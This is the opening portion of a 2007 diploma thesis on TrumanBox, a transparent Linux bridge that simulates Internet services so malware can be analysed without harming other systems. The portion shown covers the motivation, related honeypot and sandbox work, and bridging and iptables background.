



Department of Computer Science

Diploma Thesis

TrumanBox

**Improving Malware Analysis By
Simulating The Internet**

Christian Gorecki

July 30, 2007

First Examiner: Prof. Dr. Felix C. Freiling

Second Examiner: Prof. Dr. Christian Bischof

Advisor: Dipl.-Inform. Thorsten Holz



Hiermit versichere ich, dass ich die Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt sowie Zitate kenntlich gemacht habe.

Aachen, den 30. Juli 2007

Christian Gorecki

Abstract

In this diploma thesis, we present a new approach on simulating Internet services, in particular with the ambition to improve dynamic malware analysis. The resulting system is running on a single Linux machine. It is working as a transparent bridge, and hence, can almost arbitrarily be integrated into preexisting computer networks. Providing four different modes of operation, our implementation can cover a range of policies in outgoing-traffic, starting from *no restrictions* up to *no outgoing-traffic at all*. Depending on the mode, i. e., the amount and nature of traffic we allow to intercommunicate with the Internet, we provide different qualities of simulation. Beside challenges in transparent redirection, connection proxying, and payload modification we also developed a hybrid protocol identification based on payload and header information of IP data packets, in order to grant improved reliability in determining protocols using non-standard ports. As a result of our work we got a running version of our application named TrumanBox. Evaluation of the system is done both by common user applications and dynamic malware analyses using an according platform. Results of this evaluation are very promising.

Zusammenfassung

In dieser Diplomarbeit präsentieren wir einen neuartigen Ansatz im Bereich der Internet Simulation, mit Hilfe dessen wir automatisierte Schadsoftware-Analyse verbessern möchten. Bei dem entwickelten System handelt es sich um eine lauffähige Linux Anwendung, die als transparente Bridge-Netzwerkkomponente, beinahe beliebig in bestehende Computernetzwerke integriert werden kann. Die Anwendung kann mit Hilfe verschiedener Betriebsmodi, entsprechend vorgegebenen Richtlinien bezüglich ausgehender Kommunikation mit dem Internet, gerecht werden. Dabei werden in vier Schritten, die von *uneingeschränkte Konnektivität* bis hin zu *kein ausgehender Datenverkehr* reichen, die Vorgaben entsprechend umgesetzt. Abhängig von dem Modus, welcher Menge und Art des zuzulassenden ausgehenden Netzwerkverkehrs bestimmt, erhalten wir unterschiedlich gute Simulationsergebnisse. Neben Herausforderungen, wie transparente Umlenkung von Netzwerkdaten, Proxying von Datenverbindungen und Veränderung von Nutzdaten in Netzwerkverbindungen, haben wir außerdem eine auf Nutzdaten und Kopfzeilen von IP Datenpaketen basierende hybride Protokollidentifizierung entwickelt, um erhöhte Zuverlässigkeit bei der Bestimmung von Netzwerkprotokollen, die Nicht-standard-Ports verwenden, zu erreichen. Das Ergebnis unserer Arbeit ist eine lauffähige Anwendung namens TrumanBox. Dieses System testen wir, sowohl mit üblichen Benutzeranwendungen, als auch in Kombination mit Programmen zur dynamischen Schadsoftware-Analyse. Bereits nach den ersten Testläufen zeigt sich, dass es sich lohnt, in diesem Bereich weiter zu forschen.

Contents

1. INTRODUCTION	1
1.1. Motivation	1
1.2. Tasks	2
1.3. Results of this Thesis	4
1.4. Outline	4
1.5. Acknowledgements	5
2. RELATED WORK	7
2.1. Honeypots and Honeynets	7
2.2. Honeywalls	9
2.3. CWSandbox	10
2.4. The Botnet Evaluation Environment	11
2.5. Honeyd	11
3. BACKGROUND	13
3.1. Setup Related Conventions	13
3.2. Routing	13
3.3. Bridging	14
3.4. (Re-)directing Data	16
3.5. Keeping Stealthiness	17
3.6. Extracting Non-Altered Header Information	17
4. TRUMANBOX	19
4.1. Approach	19
4.2. Implementation	23
4.2.1. Interception	23
4.2.2. Dispatching	24
4.2.3. Hybrid Protocol Identification	24
4.2.4. Modes of Operation	26
4.2.5. Extending Half Proxy Mode	28
4.2.6. Logging	31
4.3. Advantages of Full Simulation	31
4.4. Customising Server Configurations	32
4.4.1. FTP	32
4.4.2. DNS	32

5. RESULTS	35
5.1. Appearance During User Interaction	35
5.1.1. FTP in Simulation Mode	36
5.1.2. FTP in Half Proxy Mode	41
5.1.3. HTTP	46
5.1.4. IRC	47
5.1.5. SMTP	49
5.1.6. Full Proxy and Transparent Mode	53
5.2. TrumanBox and CWSandbox	53
5.2.1. Last 10 Submitted Binaries	55
5.2.2. Top 10 Malwares	58
5.2.3. Consideration of FTP Malware Samples	66
5.2.4. Consideration of SMTP Malwares	71
5.2.5. Summary	74
6. FUTURE WORK	75
6.1. UDP and ICMP Support	75
6.2. DNS	75
6.3. Security of Local Running Services	75
6.4. File Download in Half Proxy Mode	76
6.5. False Prove Authentication	76
6.6. “Fallback to Mode” Feature	77
6.7. Pattern-Action Directives via Configuration Files	77
6.8. Intercommunication Between Different TrumanBoxes	77
6.9. Merging Dispatching and Interception	78
7. CONCLUSION	79
A. SHELL SCRIPTS	81
B. SOURCE CODE	85

List of Figures

1.1. Trade-off in using honeywalls	2
1.2. Overcoming the trade-off given by using honeywalls	4
2.1. Example of integrating a honeynet	9
3.1. Naming conventions	13
3.2. Routing process	14
3.3. Bridging process	15
3.4. Simplified data-packet traverse through the kernel of a bridge	15
3.5. Redirecting data	16
3.6. Port scan of the TrumanBox	17
3.7. Accessing non altered header information	18
4.1. System structure	21
4.2. Algorithm of hybrid protocol identification	25
4.3. Classification of operation modes	26
4.4. Connection establishment depending on mode of operation	29
5.1. Setup for test cases with user applications	35
5.2. Contacting a FTP server that grants anonymous login (simulation mode)	36
5.3. Accessing some file within an arbitrary path	37
5.4. Filesystem structure has been manipulated permanently	37
5.5. FTP session logfile	38
5.6. Wireshark logging	39
5.7. Proper source and destination IP addresses	39
5.8. Static banner of our local running FTP service	39
5.9. Anonymous login rejected	39
5.10. Second login accepted	40
5.11. Spoofed “Entering Passive Mode” response	40
5.12. Connected after anonymous login	41
5.13. Wireshark monitoring of anonymous FTP in half proxy mode	42
5.14. Banner spoofing	42
5.15. Anonymous login accepted on first try	42
5.16. Locally stored banner	43
5.17. Logfile recorded by the TrumanBox	43
5.18. Banner of server not granting anonymous login	44
5.19. Login prompt	44

List of Figures

5.20. Wireshark logging of a server not granting anonymous login	45
5.21. Login relevant payloads reported by Wireshark	45
5.22. Connecting to a HTTP service on non-standard port	46
5.23. The request as it is logged by the TrumanBox	47
5.24. Initiating an IRC connection	47
5.25. Unspoofed IRC welcome of our own service	48
5.26. Joining a channel in our IRC simulation	48
5.27. IRC example logfile on the TrumanBox	49
5.28. Client view on mail interaction in simulation mode	50
5.29. Example of an SMTP logfile	51
5.30. Email redirected to local user account	51
5.31. Banner of the SMTP server the client attempts to contact	52
5.32. Client's view during SMTP session in half proxy mode	52
5.33. Setup of our virtual testing environment	54
7.1. Certain results even better than with full connectivity	80

List of Tables

4.1. Different modes of operation depending on the outgoing-traffic policy . . .	22
4.2. Payload pattern determining the protocol	25

List of Tables

Listings

5.1. Process 4 (w/o TrumanBox)	56
5.2. Process 4 (TrumanBox simulation)	56
5.3. Process 6 (TrumanBox simulation)	57
5.4. Process 6 (w/o TrumanBox)	58
5.5. Process 6 (TrumanBox simulation)	58
5.6. Process 4 (w/o TrumanBox)	59
5.7. Process 4 (TrumanBox simulation)	59
5.8. Process 2 (w/o TrumanBox)	60
5.9. Process 3 (w/o TrumanBox)	61
5.10. Process 4 (TrumanBox simulation)	61
5.11. Process 3 (w/o TrumanBox)	62
5.12. Process 3 (TrumanBox simulation)	63
5.13. Process 2 (w/o TrumanBox)	65
5.14. Process 2 (TrumanBox simulation)	65
5.15. Process 4 (TrumanBox simulation)	66
5.16. Process 1 (w/o TrumanBox)	67
5.17. Process 1 (TrumanBox simulation)	67
5.18. Process 3 (w/o TrumanBox)	68
5.19. Process 3 (TrumanBox simulation)	68
5.20. Process 4 (w/o TrumanBox)	69
5.21. Process 5 (w/o TrumanBox)	69
5.22. Process 1 (TrumanBox simulation)	70
5.23. Process 1 (w/o TrumanBox)	70
5.24. Process 1 (TrumanBox simulation)	71
5.25. Process 4 (w/o TrumanBox)	72
5.26. Process 4 (TrumanBox simulation)	72
5.27. Process 1 (w/o TrumanBox)	73
5.28. Process 1 (TrumanBox simulation)	73
A.1. /etc/trumanbox/bridge_config.sh	81
A.2. /etc/trumanbox/setting_up_the_bridge.sh	81
A.3. /etc/trumanbox/netfilter_setup.sh	82
A.4. /etc/trumanbox/netfilter_setup_transparent.sh	82
A.5. /etc/bind/db.root	83
A.6. /etc/bind/named.conf	83

1. INTRODUCTION

As the amount of malicious programs is increasing day by day, also research in this area has been pushed quite a lot during the last years. By now, there are a lot of different approaches how to analyse malware. While in the beginnings, those analyses attempts were concentrating on *static methods* like reverse engineering and code inspection, nowadays *dynamic analysis methods* form the state-of-the-art.

1.1. Motivation

Since techniques in use by dynamic malware analysis platforms are mainly behaviour-based, execution of a malware sample is an important part of the analysing process. Hence, we have to decide how to handle malicious outgoing traffic induced by the corresponding samples in execution. The easiest solution here, is to either let all outgoing traffic pass or deny any outgoing data traffic in general. Both are pretty easy to carry out. We can just connect our analysing environment straight to the Internet or keep it isolated by providing no connectivity at all. The first approach gives us very good results in analyses, since the malware can fully interact with other computers being connected to the Internet and that is what most of the malwares are meant to do. These interactions come along with the risk of infecting third party systems. As most of the malware tries to spread itself automatically, we would even support propagation of malicious programs. Offline analyses in turn do surely not have any impact on other systems, but lead us to regressions in analyses' results. In the latter case we would surely not infect any other systems, but therefore we have to accept regress in analyses, as we do not allow the malware to perform its full functionality, where interconnection to other systems usually plays a decisive role, e.g., establishing a connection to an *Internet relay chat* (IRC) server, joining some channel, and posting messages. A third approach is given by so-called *Honeywalls*, which provide a much more precise adjustment to trade-off taking no risk and obtaining good analyses. Honeywalls are systems that can be thought of as transparent firewalls with the purpose to protect the Internet from a local system or even a complete local area network. Here the system or network usually consists of different systems for trapping or analysing malware. We will take a closer look at Honeywalls in Section 2.2. By now it is enough to note that Honeywalls help us to adjust our policy almost arbitrary somewhere in-between “no risk” and “good results”, as shown in Figure 1.1.

1. INTRODUCTION




Figure 1.1.: Trade-off in using honeywalls

1.2. Tasks

Motivated by the thought providing Internet access without taking any risk of affecting other systems, we came up with the idea to *simulate the Internet*. To specify our idea, let us assume we are given an analysis environment that is connected straight to the Internet, without any restrictions in outgoing traffic. While a Honeywall limits outgoing traffic by just dropping certain data packets, clients fail in their attempts to establish connections according to traffic restrictions given by the Honeywall configuration. Hence we cannot log activity of functions that would be triggered after a successfully established connection. Consequently, we do not only want to drop potentially malicious data traffic directed to the Internet, but rather redirecting it to our own service that accepts the connection. To avoid that the client becomes suspicious, the redirecting must happen transparently, e.g., by combining techniques we describe in Chapter 3. Accepting the client's connections, we might see what it requests by observing incoming payloads, e.g., HTTP or IRC data, and hence already get better analysis reports, compared to the ones we would obtain by just dropping the connection. Alternatively, the client might also expect us to send some payload first, as for example in FTP- and SMTP-based connections. Nevertheless, in both cases we will not obtain extensive reports if we do not send any responses according to the service requested. Our next challenge is to identify the protocol in use and hence get to know what service is requested. This is the only way to provide reasonable responses. Given standards about which port to use for which protocol, identification of the service requested could be pretty easy. In fact, we could run services in their basic configuration and redirect outgoing requests to our local system without altering the destination port. Unfortunately, we observe particularly in malicious traffic an increasing use of non-standard ports. Not only IRC connections to destination port 51115, but also HTTP on port 21, or FTP on port 80 might occur. So, we need more advanced techniques to identify the protocol in use. Regarding this issue we propose a *hybrid protocol identification* as presented in Chapter 4.2.3. The idea is to take both payloads and header information into account for determining the protocol in use by a connection. By now let us assume that we are able to identify all supported protocols by considering both destination port and payload. The next objective we have to face is the actual responding. Mainly there are two different options. On the one hand, we could emulate services, as it is often done by certain honeypots. More

information on honeypots will follow in Chapter 2.1. On the other hand, we can use given implementations for the services we want to provide, as we have already mentioned before. To keep this work within a reasonable scope and not to reinvent the wheel, we decide to go for the latter option.

Equipped with functions to determine the protocol and according services running locally, we have to find a solution on how to map connections with a certain protocol to the corresponding service. Again, two options stand to reason. Either we can do the redirecting leaving the destination port untouched and bind the corresponding service dynamically on the port it is requested, or we redirect all connections unconditionally to a certain local port where a dispatcher is running that forwards all incoming connections to services running on their standard ports if the protocol in use can be identified. Since the first approach does not only hamper integration of protocol identification, but also leads us to performance issues, e. g., time to bind services to ports and multiple instances of same service, we decide to implement a dispatcher as specified in Chapter 4.2.2.

As we are conscious of not being able to simulate the whole Internet with in a single system, we concentrate our efforts on providing some interaction based on the most popular protocols among malware. Thus we support (passive) FTP, HTTP, IRC, and SMTP. Beside the already mentioned features like transparent redirection and hybrid protocol identification, we want to present ideas on how to achieve a certain degree of transparency on application level. All our efforts in improving this transparency will happen by altering payloads, or modifying those parts of the filesystem structure on our machine, which are visible via FTP and HTTP. By that, we do not need sophisticated configurations or patching of the implementations we use to provide the services mentioned. Furthermore, we stay flexible in the actual choice of server services, which can be chosen independently, and hence keep the administration easy, as setting up the our system named TrumanBox does not require studying certain server implementations. Instead, we run all services we are using almost in their initial configuration. Only the FTP service needs three additional configuration directives.

We implemented all of the mentioned features with the ambition to keep malware running, i. e., stimulating as many of its functions as possible. Thus we expect to overcome the trade-off depicted in Figure 1.1, and end up with an improvement, depending on the quality of our simulation, as shown in Figure 1.2. By providing different modes of operation, we want to meet different policies in outgoing malicious traffic. Depending on those quality of the simulation will vary. We do not claim to trick human users, but consider the appearance to real users on client-side as an evidence of goodness of our simulation. As a result, we got a running version of the TrumanBox, we successfully tested by both user interaction with common client applications, and dynamic malware analyses using the *CWSandbox* platform (see Chapter 2.3). The results of these test cases are presented in Chapter 5, where we consider reports created by CWSandbox, both without and in combination with the TrumanBox. In order to not depend on reports given by third party applications, the TrumanBox is provided with its own logging function. These record commands sent by the client, separated by protocol and original destination.

Since implementing the different ideas of improving the simulation is pretty time

1. INTRODUCTION




Figure 1.2.: Overcoming the trade-off given by using honeywalls

consuming, we rather try to give examples regarding different aspects, instead of aiming for certain parts of the simulation working perfectly. Hence, there is still a lot of space for further extensions. Moreover, development of such a simulation tool as presented throughout this work has to react on changes in malwares' behaviour, and therefore will probably not end up in a final version. This awareness leads us to the feature of dumping payloads, whenever we cannot determine the protocol and accordingly do not handle the connection attempt. The resulting payload dumps can be used to implement support of further protocols on demand.

1.3. Results of this Thesis

At the moment we have a beta version of the TrumanBox, that can be used both, on a native Linux system, and within a virtual machine running Linux. During test cases in combination with the dynamic malware analysis platform CWSandbox, we proved that our implementation in its current state provides a simulation that substitutes Internet connectivity in a way, that resulting reports were close to the ones generated with full Internet connectivity. Reports generated in our test scenario could only be exceeded by the ones taken with full Internet connectivity, in case of analysing malware that used, user datagram protocol (UDP), internet control message protocol (ICMP), or active file transfer protocol (FTP), which we do not support by now. In certain test runs, where malware tried to contact servers, which were not available, reports created in combination with the TrumanBox even outperformed the ones given without any simulation and full Internet access. Therefore, future projects based on this work seem to be very promising.

1.4. Outline

This work is outlined as follows: In Chapter 2, we discuss concepts which are related to our work and might appear within environments our system may be applied to. In Chapter 3, we provide background on different techniques used in our implementation, and in Chapter 4, we describe the actual system, starting with discussing our approach, followed by implementation details. The resulting system is evaluated in Chapter 5.

There we first test our system with common user applications, mainly to demonstrate the effects and appearance of what we have implemented. An impression on how good we substitute Internet connectivity of an analysis platform by integrating our system is given in the second part of the same chapter by considering reports of dynamic malware analyses created by CWSandbox. Here we compare the reports generated with normal Internet connectivity in contrast to the ones we obtained after interconnecting the TrumanBox. Based on results and gained experiences during the development process, we give perspectives on future projects in Chapter 6. Finally we conclude our work in Chapter 7.

1.5. Acknowledgements

First of all, I would like to thank *Prof. Dr. Freiling*, whose lectures have been interesting and impressive to me in a way that I decided to direct further studies to this area. By giving me the opportunity to write my thesis at his department, I could combine both following my intrinsic motivation and doing scientific studies with the ambition to graduate. Further thanks go to *Prof. Dr. Bischof* for being my second examiner, even though he does not know me personally, due to the physical distance of my place of work to Aachen. Special thanks go to my advisor *Thorsten Holz*, on whose feedback and support I could always count on, independently from his office hour.

For proof reading I would like to thank *Rainer Gorecki*, *Franziska Roloff*, and *Denis Vollmer*. Sincere thanks also go to *Carsten Willems* for supporting me in setting up his CWSandbox application, which I used for evaluating my TrumanBox.

1. INTRODUCTION

2. RELATED WORK

Since the threat of malware has been an issue for quite a long time, there are plenty of counter measures already given. These can be split up into three categories or rather phases:

1. trapping
2. analysing
3. infection prevention / disinfection

As certain analyses can lead to infections of third party systems, we have a small overlapping of 2 and 3. That is exactly where our work fits. It is meant to support the process of analysing by allowing malware execution during (dynamic) analyses, without taking the risk of third party infections. In this chapter we want to cover different approaches supporting the good guys in (1) trapping, and (2) analysing malware, which is important to fight back efficiently. Based on these approaches it is easy to see the use of our work. Also the title of our major source for this chapter: *Know Your Enemy* [Pro04a], implies the importance of the first two stages in this three-phases model. Given overlappings also in 1 and 3, as we will see in the following, the classification as presented above is rather providing us with a coarse separation of counter measures than forming strict classes. First, we will consider so-called *honeypots*, which are meant to trap and analyse malware. Those point out a further overlapping, this time of phase 1 and 2.

2.1. Honeypots and Honeynets

The idea behind trapping malware is as simple as it is for trapping a mouse. Figuring out what our target is aiming for, we just need to place a corresponding decoy. To make sure not to lose our target after it has trapped, the decoy is usually placed in a hardened environment. Catching a mouse we need a mousetrap, for malware we use *honeypots*. A honeypot is a hardened environment running decoys in form of vulnerable services. Often the whole system running those vulnerable services is referred to as a decoy. But where to plug in the whole machine running the honeypot? For that purpose commonly spare IP addresses taken from different address ranges are used. Since there are no productive services connected to those IP addresses, (potentially) malicious traffic is easy to define by any incoming traffic. This corresponds to the following honeypot definition developed by members of the Honeypot mailing list:

A honeypot is an information system resource whose value lies in unauthorised or illicit use of that resource.

2. RELATED WORK

The way services are provided on a honeypot lets us distinguish between *low-interaction* and *high-interaction* honeypots.

Low-interaction honeypots

A low-interaction honeypot can be thought of as a simple responder, emulating systems and services. According to its setup, it responds to certain commands with predefined answers which equal responses a specific service running on a particular system would send. Examples for low-interaction honeypots are *nepenthes* [BKH⁺06] and *honeyd* [Pro04b]. Same as with related implementations, they are easy to deploy because setting them up is rather simple. Due to their architecture, they cannot be exploited by common strategies and work very efficiently, because they do not need any recovery phase as high-interaction solutions do, as we will see in the following section. A drawback of low-interaction approaches is that human attackers can easily discover them by inducing non-standard interaction. Also malware can only be tricked if it tries to apply an exploit where a corresponding vulnerability is already implemented. In practice, this is not as important as theory might let us expect. Usually, further interaction of malware can be triggered by different variations of responses, because malware in general aims to compromise as many systems as possible, and hence accepts different modifications of the expected response. Still we can only handle what we are prepared to deal with, i. e., what we have already implemented in our emulation. Also advanced stages of an infection, e. g., rootkit installation or manipulation of system files, cannot be monitored this way. That is what we need high-interaction for.

High-interaction honeypots

Even though high-interaction and low-interaction honeypots are means to the same end, they do not only differ in trapping capabilities, but high-interaction is much more complex in its implementation. Instead of providing certain services by emulation, they provide whole operating systems running real services. Thus an attacker cannot only interact with the network services, but even exploit the operating system. Hence we get in-depth analyses outperforming reports we obtain from low-interaction derivatives.

Of course, all these advancements do not come for free. The setup of a high-interaction honeypot is a very complex task. We do not only have to spend a lot of efforts on customising existing operating systems by extending monitoring and recovery mechanisms, but also deal with the issue of harming other machines. By granting attackers the possibility to gain complete control over our system, we take a risk in affecting third party systems, e. g., by spreading attempts of malware. One solution is filtering the outgoing network traffic. This is what so called *honeywalls* are doing as we will brief in the next section. Another refined approach we want to provide within this work in Chapter 4. In practical use, several differently configured honeypots are often combined to a network called *honeynet*. Due to different types of decoys, we can capture a wider range of network based attacks.

For further details on both low- and high-interaction honeypots we refer you to the books titled *Virtual Honeypots* [PH07], and *Know Your Enemy* [Pro04a].

2.2. Honeywalls

Not only in order to centralise logging of traffic caused by interaction with the honeypots, but also for filtering and restricting outgoing traffic, honeynets are usually separated from the rest of the network environment, e.g., the Internet, by *honeywalls*. A honeywall typically is an OSI layer-2 bridging device with different capabilities in logging and filtering. Corresponding tools running on the honeywall help to analyse logfiles and trigger alerts as well as limiting outbound connections. Accordingly, we cannot only monitor interaction during attacks, but also prevent malicious outgoing traffic in order to avoid harming third party systems. In Figure 2.1 you can see an example of a honeynet integration into an existing network. Incoming traffic to the honeynet is directed through the honeywall, which also acts as the only gateway for outgoing traffic. Hence all traffic can be controlled and logged by the honeywall. Optionally a third interface can be applied to the honeywall for maintenance. Of course, also a single honeypot can be separated from the Internet using a honeywall.




Figure 2.1.: Example of integrating a honeynet

Even though honeypots are first of all meant to trap network based attacks, they provide also analyses by monitoring the trapping process. Before we consider an approach which is focusing on analysing malware we want to take a closer look at the advanced stages of an infection we mentioned before. Infection of a system connected to some

2. RELATED WORK

network, e. g., the Internet, usually happens in different phases starting with a small exploit that tries to abuse a known vulnerability. These exploits are what low-interaction honeypots respond to. In case the exploit succeeds, usually some code is executed on the target system (the victim), to download some malware which modifies the system for being (ab)used by the attacker or executing malicious functions in an automated manner. As low-interaction honeypots are configured only to download the malware as asked by the initial exploit and not executing it, we need another system to do the analysis of the obtained malicious binary. Note that in high-interaction honeypots also the malware infection can be allowed to analyse further behaviour, but that often requires a lot of work for a human analyst. In comparison malware collected for example by a low-interaction honeypot was in the past statically analysed, i. e., a specialist trying to gain information by analysing the binary, for example using reverse engineering. This process needs a lot of manpower and thus is no longer sufficient regarding the increasing amount of malicious programs. Nowadays, analyses tend to happen in an automated manner. This is what we call dynamic analysis: Malware is executed in a hardened environment and analyses happens behaviour-based. One approach of dynamic malware analysis has been implemented as an application named CWSandbox, which we want to introduce next.

2.3. Exemplification on Dynamic Malware Analysis Using CWSandbox

The CWSandbox is a dynamic malware analysing application for Windows, intercepting application programmers' interface (API) calls by *dynamic linked library (DLL) injection* during the execution of a malicious binaries. That way any system call a binary induces can be monitored and logged. Afterwards the call is forwarded to the corresponding system DLL so that the binary can continue its execution. As a result we get an in-depth report providing information on

- created and modified files,
- created processes,
- loaded DLLs,
- Windows registry changes,
- access of virtual memory areas, and
- network interaction

caused by the malicious binary. Further details about implementation and features of the CWSandbox are given in [WHF07].

Important to us is the last entry in the listing of information the CWSandbox reports, namely network interaction. In contrast to the outbounding traffic caused by a honeypot, network interaction reported during a CWSandbox analysis, is exclusively initiated by

the malicious binary under consideration. However, low-interaction honeypots have mainly passive responses to exploits and the download request of the actual malware, as outgoing network activity. High-interaction honeypots in turn have both, communication initiated by the actual malware and network interaction during the exploit phase, as outgoing traffic. As our implementation is meant to simulate common Internet services to the malware transparently, in order to observe as much communication as possible, while actually preventing connections to the Internet, e. g., download attempts of further binaries, the CWSandbox seems to provide a very good area of application for our TrumanBox.

2.4. The Botnet Evaluation Environment

At the University of Wisconsin-Madison there is another approach, related to simulation of network services, under development. The Botnet Evaluation Environment (BEE) is a testbed for evaluating bots and botnets in a self-contained environment based on Emulab [Gro07a], a platform for creating virtual network nodes, which can emulate operating systems or applications, after being equipped with a corresponding image. Flexibility of Emulab allows the user to build almost arbitrary virtual network topologies by connecting configured nodes as needed within a certain scenario. We do not want to discuss the approach in all its details. Therefore we refer you to the corresponding paper titled *Toward Botnet Mesocosms* [BB07]. For our purpose it is sufficient to think of BEE as a virtual network, where different virtual machines provided with bot or operating system images are connected to one network. As BEE is meant to study botnets and bots in detail, the following network services are provided within the network, in order to enable communication by the bots connected to the network.

- IRC server
- DNS server
- DHCP server

These services are available on certain IP addresses connected to the virtual network. As all bot hosts are connected to *network address translation* (NAT) systems, destination addresses are translated, while leaving the host. Accordingly, any IRC request independent from the destination it is aiming for, will contact the IRC server deployed within the network. As NAT happens on client-side, this approach of providing Internet services flexible requires control of the clients. This drawback we overcome in our work, as we will see later on.

2.5. Honeyd

Last in this chapter we want to consider an approach where the basic idea is pretty close to our proposal we present in this work, but applying on a lower level regarding the OSI reference model. *Honeyd* is a simulation framework that allows to instrument thousands

2. RELATED WORK

of IP addresses with virtual honeypots running corresponding network services. The concept of simulating different TCP/IP stacks according to the fingerprint database of *Nmap*, is realised by personalities. The personality of a certain honeypot determines how TCP/IP data packets are created. By different parameterisation, e.g., different TCP sequence number, timestamps, and IP identification number, the virtual honeypot appears on OSI *network-* and *transport-layer* like the the operating system whose personality it assumed. To define the configuration of a certain machine, templates are used. In the context of *Honeyd* a template is the description of the entire configuration of a system, as it appears from the network-side. This configuration may contain emulation of standard protocols like SSH and HTTP. Services are realised by responder daemons, that take the predefined responses from a given script. There are few example scripts included in the *Honeyd* package and further scripts can be easily written on demand. Emulating a service is done by binding a script to a certain port. By assigning a personality to a template, we obtain completely specified honeypots. Due to the simplicity of configuration, simulation of huge networks can be set up within minutes, and huge networks can be simulated with high-performance. Even though **Honeyd** is very flexible in its configuration, it is static in the way that services are only listening at predefined IP addresses on the ports specified. For further information on implementation and configuration of *Honeyd* we refer to the just published book titled *Virtual Honeypots* [PH07], written by *Nils Provos*, who developed *Honeyd*, and *Thorsten Holz*.

3. BACKGROUND

3.1. Setup Related Conventions

Before we start facing different techniques used in our approach, we want to state some conventions we are going to use persistent, throughout this document, if not mentioned differently. Since we implement a bridge with simulation capabilities, we are using two network interface cards (NICs) in our machine, one to the client side we want to “provide” with the simulation and one to the outside network infrastructure, e.g., the Internet. We name those NICs `eth1` and `eth0` respectively (see Figure 3.1). The logical bridge device containing these interfaces as so-called bridge-ports we name `br0`. According to the flexibility of our system, the network structure on the client side can vary, depending on where we place the TrumanBox. To keep it as general as we claim our approach to be, we will simply stay with the generic term *client*.




Figure 3.1.: Naming conventions

3.2. Routing

There are mainly two different ways how to integrate computers with two or more network interfaces into a network structure in order to filter bypassing traffic. The first and probably common way is to configure the system as a *router*. A router is meant to connect two different independent networks and enabling intercommunication by routing (or forwarding) data packets from one network to the other and vice versa. Therefore, it needs to have two different IP addresses which are in different subnets. Nowadays,

3. BACKGROUND

routers are pretty popular also in private use, because of the possibility to connect a complete *local area network* (LAN) containing several machines with only one public IP address to the Internet. For this purpose, a technique called *network address translation* (NAT) is used, where the private IP addresses of the local machines are substituted with a public one – usually occupied by the router – when being forwarded or rather routed to the Internet. This operation is exactly inverted for the returning data. According to the fact that routers in general are central points in data communication, it is self-evident to use them for controlling traffic by for example packet filtering. Thus a router seems to provide a lot of nice features, we might use for our project as well, but there are also some drawbacks: Integrating a router in an existing network topology usually requires extensive changes in configuration of all machines directly connected to the router. Since a router can be thought of as a node between two different networks it needs two different IP addresses as shown in Figure 3.2. Hence it can be easily detected using corresponding programs for network analysis as for example *Traceroute* [Jac07], which reveals information on all hops passed while contacting a certain host, given as parameter.




Figure 3.2.: Routing process

3.3. Bridging

Since stealthiness is an important feature, particularly in honeynet technologies, and will also play a major role in our approach, we now want to consider the second of the above mentioned methods of interconnecting a computer with two network interfaces into an existing network, namely *bridging*. Note that a bridge in general cannot really substitute a router, since there are certain restrictions in their capabilities a router overcomes. Still, for our purpose, a bridge is exactly what we want. It can be integrated transparently and by that be inserted at any point into an existing network where we have two cables in order to interconnect it physically. A transparent bridge has usually no own IP address (see Figure 3.3) and hence it can not be detected by common port or network scanning tools.

Still a bridge provides us with all the filtering capabilities we are used to have, given a router. So what we get using the bridging method is a *stealthy* and *transparent* device




Figure 3.3.: Bridging process

for intercepting network data traffic. So let us take a look at how data packets pass a bridge and where interception can be done. Figure 3.4 gives us a simplified overview about how a packet is passing the Linux kernel, in case of bridging the two available network interfaces. First the incoming packets pass the *BROUTING* chain in the *broute* table, where, based on the destination MAC address it will be decided to pass the packet to OSI layer-3 (IP protocol), to drop it, or to bridge it, i.e., which is an OSI layer-2 forwarding to the other interface. This decision depends on whether the destination MAC addresses our machine, a machine on the same side, or one that is known to be on the other side of the bridge, respectively. In case the location of the system with the corresponding MAC address is unknown, the packet is flooded over all forwarding bridge ports. The shell script we use to configure our bridge can be found in Appendix A, Listing A.2.




Figure 3.4.: Simplified data-packet traverse through the kernel of a bridge

3. BACKGROUND




Figure 3.5.: Redirecting data

3.4. (Re-)directing Data

At this point, we can already see that the *PREROUTING* chain in the *nat* table is the last possible to do the redirecting of bypassing traffic to our machine. The next hook, i. e. the *FORWARD* chain in the *filter* table of *ebtables*, is already part of the forwarding mechanism, hence it would be too late to intercept the packets using this, or one of the following hooks. Note that this forwarding has nothing to do with the IP forwarding, even though we can intercept data using iptable hooks. Practically said: We do not need to set IP forwarding and also `/proc/sys/net/ipv4/ip_forward` can stay 0.

We could access the first hooks which are passed according to Figure 3.4 using *ebtables*, but for our approach iptables provide an easier interface. So there is only one alternative for redirecting using iptables: the *PREROUTING* chain in the *mangle* table. However, we want to preserve this one for further preprocessing, as we will see later. Using the iptables command as follows

```
iptables -t nat -A PREROUTING -i br0 -m physdev \
--physdev-in eth1 -p tcp -j REDIRECT
```

we get a redirecting as depicted in Figure 3.5. The script we use to configure the redirecting is given in Appendix A, Listing A.3.

The next problem we have to solve comes along with the redirection itself. Using the iptables command our bridge needs an IP address we can redirect to. The address is not explicitly named in the iptables redirection directive, but is needed for the redirecting to work. Therefore, we have to configure an IP address to our logical interface `br0`. Thus we also have to take further steps for keeping the stealthiness.

3.5. Keeping Stealthiness

According to the fact that no other machine needs access to our system using the IP protocol, we can sort out the problem by dropping all incoming ARP broadcasts by using the `ebtables` command

```
ebtables -A INPUT -i eth1 -p ARP -d FF:FF:FF:FF:FF:FF -j DROP
```

Those requests asking which computer in the LAN has the corresponding IP address always precede an IP connection, if the corresponding MAC address of the computer is not known to the party that wants to initiate communication. Dropping such a request prevents an answer which would provide the corresponding MAC address to a certain IP, which is needed for communication inside a LAN. This way, we prevent any incoming connection to the IP address assigned to our logical bridge interface `br0` from the client-side interface, i.e., bridge-port `eth1`. So our system stays invisible to the client side, while we can still access it remotely from the other interface pointing to the Internet. This is important, as we will need outgoing communication for certain modes of our implementation, as we will see in Chapter 4.2.4. We proved stealthiness from the client-side by using *Nmap* [Fyo07], a well known port scanner, which provides a lot of other features. The result of scanning our TrumanBox is illustrated in Figure 3.6.




Figure 3.6.: Port scan of the TrumanBox

3.6. Extracting Non-Altered Header Information

Combining the techniques introduced so far, we get a transparent bridge redirecting bypassing traffic to itself. Unfortunately, we lose original header information during the redirecting, because destination IP address and (optionally) TCP port are changed. For this purpose, we kept the *PREROUTING* chain in the *mangle* table, as indicated in Section 3.4. Still seeing the non-altered header information in this hook, we use the *QUEUE* target in *iptables* to hand data-packets to the userspace (see Figure 3.7).

